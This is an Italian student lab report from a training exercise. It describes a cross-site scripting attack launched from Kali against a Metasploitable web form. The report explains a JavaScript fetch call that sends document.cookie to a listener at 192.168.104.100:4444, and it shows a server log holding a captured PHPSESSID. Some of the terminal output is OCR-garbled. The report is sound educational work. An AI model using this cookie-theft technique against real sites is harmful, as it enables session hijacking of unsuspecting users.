Report consegna Pre-Build Week 2 Traccia 2

cambiato ip alla meta

```
msfadmin@metasploitable: $\frac{\psi}{2}$ ip a

1: lo: \langle \text{LOOPBACK,UP,LOWER_UP} \text{ mtu 16436 qdisc noqueue} \\
\text{link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00} \\
\text{inet 127.0.0.1/8 scope host lo} \\
\text{inet6 ::1/128 scope host} \\
\text{valid_lft forever preferred_lft forever} \\
\text{2: eth0: \langle \text{RROADCAST,MULTICAST,UP,LOWER_UP} \rangle \text{mtu 1500 qdisc pfifo_fast qlen 1000} \\
\text{link/ether 08:00:27:63:9f:5f brd ff:ff:ff:ff:ff} \\
\text{inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0} \\
\text{inet6 fe80::a00:27ff:fe63:9f5f/64 scope link} \\
\text{valid_lft forever preferred_lft forever} \\
\text{msfadmin@metasploitable: $\frac{\pi}{2}$} \\
\text{msfadmin@metasploitable: $\frac{\pi}{2}$} \\
\end{align*}
```

cambiato ip a kali

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:34:2e:0b brd ff:ff:ff:ff:ff:inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth2 valid_lft forever preferred_lft forever inet6 fe80::2deb:35bd:2387:8dbf/64 scope link noprefixroute valid_lft forever preferred_lft forever

[kali@kali]-[~]
```

apro il server web sulla 4444



poichè il form ha un limite di 50 caratteri creo un file x con del codice javascript. da fargli eseguire




cosa fa il codice:


- fetch è una funzione nativa di JavaScript utilizzata per effettuare richieste HTTP.
- In questo caso, viene usata per inviare una richiesta HTTP **GET** verso un server esterno.

'http://192.168.104.100:4444/?c='

- Questo è l'endpoint del server al quale viene inviata la richiesta.
 - **192.168.104.100** : indirizzo IP del server che riceverà i dati.
 - 4444: porta su cui il server è in ascolto.
- Il parametro ?c= viene utilizzato per appendere i dati che saranno inviati (in questo caso i cookie).
- document.cookie è un metodo JavaScript che permette di ottenere i cookie della sessione corrente del browser.

lo faccio eseguire alla macchina mantenedomi entro i 50 caratteri





dal server riesco a visualizzare i cookie

```
File Actions Edit View Help

(kali® kali)-[~]

$ python3 -m http.server 4444

Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...

192.168.104.100 - - [03/Jan/2025 02:43:36] "GET /x HTTP/1.1" 304 -

192.168.104.100 - - [03/Jan/2025 02:43:36] "GET /?c=security=low;%20PHPSESSID=58aa84bdebda776045a8b0cdb4

917483 HTTP/1.1" 200 -

File System
```